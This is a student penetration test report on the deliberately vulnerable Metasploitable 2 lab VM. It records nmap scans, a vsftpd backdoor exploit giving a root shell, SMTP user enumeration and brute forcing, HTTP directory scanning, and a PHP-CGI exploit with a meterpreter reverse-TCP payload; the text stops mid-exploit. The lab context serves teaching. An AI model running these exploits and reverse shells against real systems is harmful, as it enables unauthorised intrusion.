


PENETRATION TEST REPORT

EXPLOITING VULNERABILITIES IN METASPLOITABLE

PENTESTER – K. LAKSHMI ABHIGYNA

CSE-cyber security Undergrad student
at Institute of Aeronautical Engineering
abhikaranam04@gmail.com

TABLE OF CONTENTS

EXECUTIVE SUMMARY

This penetration testing engagement's goal was to evaluate the Metasploitable 2 framework's security posture and find any holes or weaknesses that might allow hostile actors to take advantage of them.

The test included a number of topics, such as session management, input validation, authorization, and authentication.

There are several potential vulnerabilities in the Metasploitable that, if they are taken advantage of, might result in data tampering, unauthorised access, and compromising of private information.

It is advised to take immediate action to resolve these problems.

The key vulnerabilities in the Metasploitable that need immediate addressing are highlighted in this penetration testing report.

By addressing these problems, the application's instructional value will increase, its deployment will be more secure, and best practices for web application development and security will be reinforced.

SEVERITY SCALE

CRITICAL severity issue - A "Critical Severity Issue" is a security vulnerability or fault that might seriously and possibly disastrously affect a system's or application's availability, integrity, or security if it were to be exploited. Issues with a critical severity are the most serious and require quick attention and correction. The risk of unauthorised access, data breaches, or the compromising of vital systems is frequently very significant due to these vulnerabilities.

HIGH severity issue - In the context of security vulnerabilities, a "High Severity Issue" is a serious security vulnerability that, if exploited, might seriously compromise the availability, integrity, or security of a system or application. Even though a high severity issue is not as serious as a vulnerability classified as "Critical," it still needs to be addressed right away. High severity issue resolution is usually given top priority by organisations in order to reduce the possibility of exploitation and potential harm.

MEDIUM severity issue - In the context of security vulnerabilities, a "Medium Severity Issue" is a security vulnerability that, if exploited, could have a moderate effect on a system's or application's availability, integrity, or security. Medium severity issues still need to be addressed and remedied, even if they may not require immediate action. This is because they are not as serious as high or critical severity concerns.

LOW severity issue - In the context of security vulnerabilities, a "Low Severity Issue" is a security vulnerability that, if exploited, would have negligible effect on a system's or application's availability, integrity, or security. Low severity issues should nevertheless be promptly addressed as part of an all-encompassing security plan, even though they are not as important as medium, high, or critical severity issues.

FINAL REPORT

METHODOLOGY

I've conducted my penetration testing on my intended target using the following methodology.

The approach is as follows:

1. Information Gathering: Conducted reconnaissance and gathered information on the target using a variety of tools.

2. Vulnerability Assessment: Discovered possible weak areas or points of entry for the target.

3. Exploitation: Leveraged the weak points to enter further into the system.

4. Post Exploitation – Remediation: Devised strategies and solutions to fix them.

5. Reporting – All details from gathering to execution are complied.

TOOLS UTILISED

1. Nmap
2. Metasploitable Framework
3. Kali Linux Terminal

DETAILED FINDINGS

The details of the target are listed below:

TARGET NAME - Metasploitable

TARGET IP ADDRESS – 10.0.2.5

TYPE - Virtual Machine

ENUMERATION

In order to learn more about the services provided by Metasploitable and the versions of those services that can help us identify security gaps in the system, I ran a service and version detection scan using NMAP.

$ nmap -sV -A 10.0.2.5

```
Scanning 10.0.2.5 [1000 ports]
Discovered open port 5900/tcp on 10.0.2.5
Discovered open port 80/tcp on 10.0.2.5
Discovered open port 21/tcp on 10.0.2.5
Discovered open port 139/tcp on 10.0.2.5
Discovered open port 23/tcp on 10.0.2.5
Discovered open port 53/tcp on 10.0.2.5
Discovered open port 25/tcp on 10.0.2.5
Discovered open port 111/tcp on 10.0.2.5
Discovered open port 445/tcp on 10.0.2.5
Discovered open port 3306/tcp on 10.0.2.5
Discovered open port 22/tcp on 10.0.2.5
Discovered open port 513/tcp on 10.0.2.5
Discovered open port 1099/tcp on 10.0.2.5
Discovered open port 8180/tcp on 10.0.2.5
Discovered open port 5432/tcp on 10.0.2.5
Discovered open port 512/tcp on 10.0.2.5
Discovered open port 6000/tcp on 10.0.2.5
Discovered open port 8009/tcp on 10.0.2.5
Discovered open port 514/tcp on 10.0.2.5
Discovered open port 2049/tcp on 10.0.2.5
Discovered open port 1524/tcp on 10.0.2.5
Discovered open port 6667/tcp on 10.0.2.5
Discovered open port 2121/tcp on 10.0.2.5
Completed Connect Scan at 21:47, 0.54s elapsed (1000 total ports)
```

I have found that several ports are open in the target.

VULNERABILITY ASSESSMENT:

The goal of the vulnerability assessment is to confirm the existence of a vulnerability that an attacker could exploit. I have employed Nmap and the metasploitable console to search for any security flaws based on open port services.

```
kaliuser@kali: ~
File  Actions  Edit  View  Help
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
Nmap scan report for 10.0.2.5
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2024-01-03T16:17:26+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9:ad90:6c8f:2f73:74af:383b:2540:8828
|_SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

I have found vulnerabilities in port numbers and their services namely:

Port Number – 21 FTP

Port Number – 25 SMTP

Port Number – 80 HTTP (Apache httpd)

Port Number – 8180 HTTP (Apache Tomcat)

```
kaliuser@kali: ~
File  Actions  Edit  View  Help
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:05:48
|   source ident: nmap
|   source host: C29CBC04.EB72D3BE.7B559A54.IP
|_  error: Closing Link: xydrlibua[10.0.2.15] (Quit: xydrlibua)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-01-03T11:17:17-05:00
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
Initiating NSE at 21:47
```

EXPLOITATION

I have tried to take advantage of any discovered vulnerabilities within the scope during the Exploitation step. The tester's ultimate objective is to try to infiltrate the target environment, obtaining as much privilege as they can while evading discovery.

FTP EXPLOITATION (PORT NUMBER 21)

Severity - MEDIUM

FTP makes file uploading and downloading possible and offers a user-friendly method of managing and sharing data.

To establish a connection using FTP credentials use the command “ftp 10.0.2.5” in kali linux terminal.

```
┌──(kaliuser㉿kali)-[~]
└─$ ftp 10.0.2.5
Connected to 10.0.2.5.
220 (vsFTPd 2.3.4)
Name (10.0.2.5:kaliuser): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/msfadmin
ftp> ls
229 Entering Extended Passive Mode (|||25129|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd/home
?Invalid command.
ftp> cd / home
usage: cd remote-directory
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||29421|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ftp
drwxr-xr-x    5 1000     1000         4096 May 20  2012 msfadmin
drwxr-xr-x    2 1002     1002         4096 Apr 16  2010 service
drwxr-xr-x    3 1001     1001         4096 May 07  2010 user
226 Directory send OK.
ftp>
```

I have found the list of directories existed in the target system.

Then I have exploited FTP using Metasploit console by using command “msfconsole” and “search vsftpd” (version of FTP).

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Then “use exploit/unix/ftp/vsftpd_234_backdoor” and “set RHOSTS 10.0.2.5” (target IP address) and “run”.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:35971 -> 10.0.2.5:6200) at 2024-01-07 22:57:42 +0530
```

To check we have gained access or not, type “whoami” and “ls”

```
[*] Command shell session 1 opened (10.0.2.15:35971 -> 10.0.2.5:6200) at 2024-01-07 22:57:42 +0530

whoami
root

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

I found the directories existed in root user by exploiting the file transfer protocol.

MITIGATION – https://www.ibm.com/docs/en/zos/2.3.0?topic=server-preventing-exploitation-your-ftp

SMTP EXPLOITATION (PORT NUMBER 25)

Severity - MEDIUM

SMTP is a server-to-server protocol and keeps a local database of users to which it must send and receive emails.

I have used Nmap scan to determine which software and version is running behind port 25.

```
┌──(kaliuser㉿kali)-[~]
└─$ nmap -sV 10.0.2.5 -p 25 -sC -A
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-04 22:42 IST
Nmap scan report for 10.0.2.5
Host is up (0.0042s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProv
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-01-04T17:12:06+00:00; 0s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
Service Info: Host:  metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

Next go to msfconsole and use the auxiliary module of smtp by giving command as “use auxiliary/scanner/smtp/smtp_version” and run after setting the RHOSTS as target IP address.

```
msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 10.0.2.5:25           - 10.0.2.5:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 10.0.2.5:25           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Additionally, msfconsole contains an SMTP user enumeration module, which I have investigated using a method akin to the one described above to obtain additional user data.

```
msf6 auxiliary(scanner/smtp/smtp_version) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                  Required  Description
   ----       ---------------                                                  --------  -----------
   RHOSTS                                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                               yes       The target port (TCP)
   THREADS    1                                                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt    yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[+] 10.0.2.5:25          - 10.0.2.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 10.0.2.5:25          - 10.0.2.5:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, servic
r, uucp, www-data
[*] 10.0.2.5:25          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


A list of users could be extracted using the module.

With these users, I've tried using brute force. I tried to obtain database emails by connecting to the target via port 25 and using the set of commands provided by SMTP.


To connect to the target, open a new terminal, then use the VRFY command to list users.

```
┌──(kaliuser㉿kali)-[~]
└─$ nc 10.0.2.5 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY user
252 2.0.0 user
VRFY mysql
252 2.0.0 mysql
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
HELO admin
250 metasploitable.localdomain
HELO root
250 metasploitable.localdomain
DATA admin
503 5.5.1 Error: need RCPT command
DATA root
503 5.5.1 Error: need RCPT command
```

It takes time to check every user by hand. So I have opted for the tool “smtp-user-enum”.



I created a wordlist in kali using typical usernames and passed it to the tool for brute forcing.




```
┌──(kaliuser㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /home/kaliuser/wordlist -t 10.0.2.5
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /home/kaliuser/wordlist
Target count ............. 1
Username count ........... 12
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Thu Jan  4 23:09:11 2024 #########
10.0.2.5: root exists
10.0.2.5: service exists
10.0.2.5: sys exists
10.0.2.5: lp exists
10.0.2.5: SERVICE exists
10.0.2.5: mail exists
10.0.2.5: user exists
10.0.2.5: mysql exists
######## Scan completed at Thu Jan  4 23:09:11 2024 #########
8 results.

12 queries in 1 seconds (12.0 queries / sec)
```

I have found the users who exist in the database emails to the server by using brute force technique.

MITIGATION – https://threatmon.io/blog/what-is-smtp-open-mail-relay-vulnerability/#:~:text=It%20should%20be%20ensured%20that,is%20required%2C%20then%20enable%20it.

HTTP EXPLOITATION (PORT NUMBER 80)

Severity – HIGH

Port 80 is the default port for http services (web pages). It is a popular and widely used port across the globe. If there is no port assigned for HTTP connection, Port 80 is used by default. It connects you to the worldwide web (WWW). A user, with the help of this port, can connect to webpages available on the internet. It means unencoded data exchange takes place between the user's browser and the server using this port. This port relates to TCP (Transfer Control Protocol- a protocol used in data transmission).

I have used Nmap scan to determine which software and version is running behind port 80.

```
┌──(kaliuser㉿kali)-[~]
└─$ nmap -sV 10.0.2.5 -p 80
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-04 22:03 IST
Nmap scan report for 10.0.2.5
Host is up (0.0071s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
```

It's Apache running in Ubuntu.

I tried to gather some more information with an auxiliary scanner in the msfconsole using the command “use auxiliary/scanner/ http/http_version” then set RHOSTS to target IP address and run.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                yes       The number of concurrent threads (max one per host)
   VHOST                      no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/http/http_version) > run

[+] 10.0.2.5:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

It’s Apache 2.2.8 with PHP 5.2.4. I have navigated to http://10.0.2.5/phpinfo. php and confirm the information already gathered.

I have tried using other http modules in msfconsole to know more about the server. I started with ‘dir_scanner’ to check for directories list. “use auxiliary/scanner/http/dir_scanner” then set RHOSTS to target IP address (10.0.2.5) and run.

```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                          Required  Description
   ----        ---------------                                          --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word d
   PATH        /                                                        yes       The path  to i
   Proxies                                                              no        A proxy chain
   RHOSTS                                                               yes       The target hos
   RPORT       80                                                       yes       The target por
   SSL         false                                                    no        Negotiate SSL/
   THREADS     1                                                        yes       The number of
   VHOST                                                                no        HTTP server vi

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 10.0.2.5
[+] Found http://10.0.2.5:80/cgi-bin/ 403 (10.0.2.5)
[+] Found http://10.0.2.5:80/doc/ 200 (10.0.2.5)
[+] Found http://10.0.2.5:80/icons/ 200 (10.0.2.5)
[+] Found http://10.0.2.5:80/index/ 200 (10.0.2.5)
[+] Found http://10.0.2.5:80/phpMyAdmin/ 200 (10.0.2.5)
[+] Found http://10.0.2.5:80/test/ 200 (10.0.2.5)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

I have found 6 directories. To get more information, I tried using other modules namely “files_dir”, “robots_txt”, “verb_auth_bypass”.

Use command “use auxiliary/scanner/http/robots_txt” then set RHOSTS to target IP address (10.0.2.5) and run.

```
msf6 auxiliary(scanner/http/dir_scanner) > use auxiliary/scanner/http/robots_txt
msf6 auxiliary(scanner/http/robots_txt) > show options

Module options (auxiliary/scanner/http/robots_txt):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /                yes       The test path to find robots.txt file
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/robots_txt) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/http/robots_txt) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Use command “use auxiliary/scanner/http/verb_auth_bypass” then set RHOSTS to target IP address (10.0.2.5) and run.

```
msf6 auxiliary(scanner/http/robots_txt) > use auxiliary/scanner/http/verb_auth_bypass
msf6 auxiliary(scanner/http/verb_auth_bypass) > show options

Module options (auxiliary/scanner/http/verb_auth_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The path to test
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/verb_auth_bypass) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/http/verb_auth_bypass) > run

[*] http://10.0.2.5/ - Authentication not required [200]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Then I tried search exploitDB for Apache with the version of PHP using command “searchsploit apache | grep 5.4.2” in linux terminal.

```
┌──(kaliuser㉿kali)-[~]
└─$ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
```

CGI Remote Code Execution found. I have exploited it using command “use exploit/multi/http/php_cgi_arg_injection” and set RHOSTS to target IP address.

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PLESK         false            yes       Exploit Plesk
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                      no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING   0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                          no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Then run.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.5
